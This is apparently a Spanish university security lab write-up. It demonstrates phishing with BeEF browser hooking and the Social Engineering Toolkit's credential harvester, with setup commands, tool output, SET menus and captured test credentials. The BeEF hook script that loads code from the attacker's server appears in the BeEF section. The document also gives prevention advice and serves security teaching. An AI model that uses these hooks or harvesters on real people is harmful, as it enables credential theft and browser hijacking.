11	5.928378333	8.8.8.8	192.168.0.2	ICMP	98	Echo (ping) request id=0x4f0c, seq=4/256, ttl=116 (request in 9)
12	6.9387118511	192.168.0.2	8.8.8.8	ICMP	98	Echo (ping) reply id=0x4f0c, seq=4/256, ttl=116 (no response found!)
13	6.931188327	192.168.0.2	8.8.8.8	ICMP	98	Echo (ping) request id=0x500c, seq=3/768, ttl=64 (no response found!)
14	6.959741783	8.8.8.8	192.168.0.2	ICMP	98	Echo (ping) reply id=0x500c, seq=3/768, ttl=116 (request in 14)
15	6.960107307	192.168.0.2	8.8.8.8	ICMP	98	Echo (ping) request id=0x500c, seq=4/768, ttl=64 (no response found!)
16	7.966736489	192.168.0.2	8.8.8.8	ICMP	98	Echo (ping) request id=0x510c, seq=4/1024, ttl=64 (no response found!)
17	7.967225099	192.168.0.2	8.8.8.8	ICMP	98	Echo (ping) reply id=0x510c, seq=4/1024, ttl=64 (reply in 19)
19	7.993892695	8.8.8.8	192.168.0.2	ICMP	98	Echo (ping) request id=0x510c, seq=4/1024, ttl=116 (request in 17)
20	7.999233893	8.8.8.8	192.168.0.2	ICMP	98	Echo (ping) reply id=0x510c, seq=4/1024, ttl=116 (request in 18)
21	9.001498385	192.168.0.2	8.8.8.8	ICMP	98	Echo (ping) request id=0x520c, seq=5/1280, ttl=64 (no response found!)
22	9.006326664	192.168.0.2	8.8.8.8	ICMP	98	Echo (ping) request id=0x520c, seq=5/1280, ttl=64 (reply in 23)
23	9.028987491	8.8.8.8	192.168.0.2	ICMP	98	Echo (ping) reply id=0x520c, seq=5/1280, ttl=116 (request in 22)
24	9.035187669	8.8.8.8	192.168.0.2	ICMP	98	Echo (ping) reply id=0x520c, seq=5/1280, ttl=116

## ¿Cómo solucionarlo?

Las medidas a tomar serían las [mismas que para el ARP Ban](#).

# Phishing con página web clonada:

## Con Servidor BeEF

Consiste en una página web con un javascript que conecta el navegador de la víctima con nuestro programa beef, el cual nos permite realizar una larga variedad de cosas sobre el navegador de la víctima una vez dicha conexión se ha establecido. En nuestro ataque simplemente simularemos un phishing redireccionando desde una página clonada de la uvigo con un login de google para robar los credenciales de la víctima

### ¿Cómo configurarlo?

- Montar un servidor web, en nuestro caso apache, y que este tenga una web que incluya en su código html el siguiente script:

```
Hook: <script src="http://<IP>:3000/hook.js"></script>
Example: <script src="http://127.0.0.1:3000/hook.js"></script>
```

donde <IP> sería la ip de nuestro servidor
- Instalar la herramienta beef-xss, con sudo apt-get install beef-xss bastaría en nuestro entorno

### Paso a Paso

#### 1. Lanzamos la herramienta beef-xss

```
(root㉿kali)-[~/home/kali]
└─# beef-xss
[!] GeoIP database is missing
[!] Run geoupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*]   Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - beef-xss
  Loaded: loaded (/lib/systemd/system/beef-xss.service; disabled; vendor preset: disabled)
  Active: active (running) since Sun 2023-01-08 06:56:55 EST; 5s ago
    Main PID: 17859 (ruby)
      Tasks: 4 (limit: 12264)
     Memory: 91.8M
        CPU: 2.768s
       CGroup: /system.slice/beef-xss.service
               └─17859 ruby /usr/share/beef-xss/beef

Jan 08 06:56:59 kali beef[17859]: [ 6:56:58]   |   Blog: http://blog.beefproject.com
Jan 08 06:56:59 kali beef[17859]: [ 6:56:58]   |_ Wiki: https://github.com/beefproject/beef/wiki
Jan 08 06:56:59 kali beef[17859]: [ 6:56:58][*] Project Creator: Wade Alcorn (@WadeAlcorn)
Jan 08 06:56:59 kali beef[17859]: -- migration_context()
Jan 08 06:56:59 kali beef[17859]:   → 0.0195s
Jan 08 06:56:59 kali beef[17859]: [ 6:56:59][*] BeEF is loading. Wait a few seconds ...
Jan 08 06:56:59 kali beef[17859]: [ 6:56:59][!] [AdminUI] Error: Could not minify 'BeEF::Extension::AdminUI::API::Handler' JavaScript file: Invalid option: harmony
Jan 08 06:56:59 kali beef[17859]: [ 6:56:59]   |_ [AdminUI] Ensure nodejs is installed and 'node' is in '$PATH' !
Jan 08 06:56:59 kali beef[17859]: [ 6:56:59][!] [AdminUI] Error: Could not minify 'BeEF::Extension::AdminUI::Handler' JavaScript file: Invalid option: harmony
Jan 08 06:56:59 kali beef[17859]: [ 6:56:59]   |_ [AdminUI] Ensure nodejs is installed and 'node' is in '$PATH' !

[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5... 4... 3... 2... 1...

└─#
```

2. Nos logueamos en la interfaz gráfica que sea abre automáticamente en el navegador (o nos conectamos a 127.0.0.1:3000/ui/panel), en mi caso vino por defecto como login: beef y pass: kali

3. Lanzamos un servidor que contenga una web html que contenga el script del hook.js, en nuestro caso para probar loharemos con un servidor apache



```
(kali㉿kali)-[~]
$ sudo service apache2 start
[sudo] password for kali:

(kali㉿kali)-[~] Tools  Kali Do
```


4. (opcional) Como el servidor web está alojado en una red local y por ello tiene una dirección "sospechosa", modificamos la url con un recordador

5. (opcional) Hemos de buscar que la víctima se conecte a nuestro servidor web de cualquier forma, se podría hacer desde por medio de un correo que engañe a su usuario final o inyectando nuestra dirección web desde un proxy http junto con un arp spoof (esto no se ha hecho de esta manera porque presentamos problemas con el arp spoof)


## 6. Una vez que la víctima ya ha ingresado, tenemos el control



## 7. Tenemos una variedad de herramientas en la interfaz con las cuales extraer información de la víctima, a priori vemos, junto a su ip, su navegador, SO y que se trata de una VM. Si pulsamos sobre esta y nos vamos a la pestaña "Current Browser" tendremos varios comandos los cuales podemos usar para seguir engañando a la víctima




## 8. Como la finalidad de este ataque es simplemente demostrar un ejemplo básico, lo que haremos será redireccionar a la víctima a un google phishing




The screenshot shows the Metasploit Framework's interface. The 'Module Results History' tab is active. On the left, the 'Module Tree' is visible with various exploit modules listed. The 'Google Phishing' module is selected. The configuration for this module is shown on the right, including the XSS hook URL, logout interval, and redirect delay. The 'Execute' button is at the bottom right of the configuration panel.

## 9. La víctima será redireccionada a la siguiente "web"




The screenshot shows a web browser window with a Google Mail login page. The URL in the address bar is <https://bit.ly/3jUBxPj>. The page features the Google logo and a 'Sign in' form with 'Username' and 'Password' fields. Below the form, there are links for 'About Google Mail', 'New features!', 'Switch to Google Mail', and 'Create an account'. A promotional banner for Google Apps for Business is visible at the bottom of the page.

## 10. Una vez que la víctima intente iniciar sesión...



The screenshot shows a Google Mail sign-in page. The 'Sign in' form is displayed with the 'Username' field containing 'seguridad' and the 'Password' field containing '\*\*\*\*'. The 'Sign in' button is at the bottom left, and a 'Stay signed in' checkbox is at the bottom right. A link for 'Can't access your account?' is at the bottom.

## 11. Será enviada a una página de google, donde pensará que ha iniciado mal la sesión



## 12. Mientras que nosotros, habremos obtenido los datos que introdujo

Module Tree			Module Results History			Command results		
Search			id   date   label			1   data: result=Username: seguridad Password: 1234		
Browser (58)			0	2023-01-08 07:06	command 1			
Chrome Extensions (6)								
Debug (9)								
Exploits (110)								
Host (24)								
IPEC (9)								
Metasploit (1)								
Misc (20)								
Network (24)								
Persistence (9)								
Phonegap (16)								
Social Engineering (24)								
Text to Voice								
Clickjacking								
Clippy								
Fake Flash Update								
Fake Notification Bar								
Fake Notification Bar (Ch)								
Fake Notification Bar (Fire)								
Fake Notification Bar (IE)								
Google Phishing								
Lcamtuf Download								
Pretty Theft								

## ¿Cómo evitarlo?

Como el problema radica en un javascript “maligno” dentro de nuestro servidor web, una manera lógica de pensar es deshabilitando javascript de nuestro navegador.

Esto se puede hacer de manera flexible con extensiones de navegador a día de hoy es con extensiones, por ejemplo:




Otra manera de evitarlo es procurando no entrar en links de dudosa confianza, bien que el usuario sea precavido o, como ya hacen con ciertas páginas los navegadores, manteniendo una blacklist o bien una whitelist donde solo se puedan acceder a sitios legítimamente seguros.

# Con Social Engineering toolkit


## Paso a Paso

### 1. Lanzamos la herramienta Social Engineering toolkit


Social Engineering Toolkit es una suite dedicada a la ingeniería social integrada en Backtrack, especialmente diseñada para realizar ataques en procesos de auditorías en seguridad, que permite automatizar tareas que van desde el de envío de SMS falsos con números de teléfonos adulterados, hasta clonar páginas web y poner en marcha un servidor para hacer phishing en cuestión de segundos. SET integra muchas de las funciones de Metasploit, por lo tanto para usar SET se debe tener Metasploit. [\(1\)](#)



### 2. Se elige la opción 1, "Social-Engineering Attacks", ya que se quiere hacer un ataque de ingeniería social



3. Se elige la opción 2, "Website Attack Vectors", ya que se quiere realizar un ataque a una página web.



```


result = self._call_chain(self.handle_open, protocol, protocol +
File "/usr/lib/python3.10/urllib/request.py", line 496, in _call_chain
    result = func(*args)
File "/usr/lib/python3.10/urllib/request.py", line 1391, in https_open
    return self.do_open(http.client.HTTPSConnection, req,
File "/usr/lib/python3.10/urllib/request.py", line 1351, in do_open
    raise URLError(err)
urllib.error.URLError: <urlopen error [Errno -2] Name or service not known>
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 2

```

4. Se elige la opción 3, "Credential Harvester Attack Method", ya que se quiere realizar un phishing, es decir un robo de credenciales.

Este tipo de ataque permite a un atacante clonar un sitio que tenga algún tipo de formulario de autenticación posteriormente cuando una víctima ingresa en dicho sitio e ingresa sus credenciales de acceso, SET recolecta toda esta información y posteriormente envía al usuario al sitio original, finalmente cuando el atacante desea finalizar la ejecución del ataque, obtiene un informe con la información. (2)



```

utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow /fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

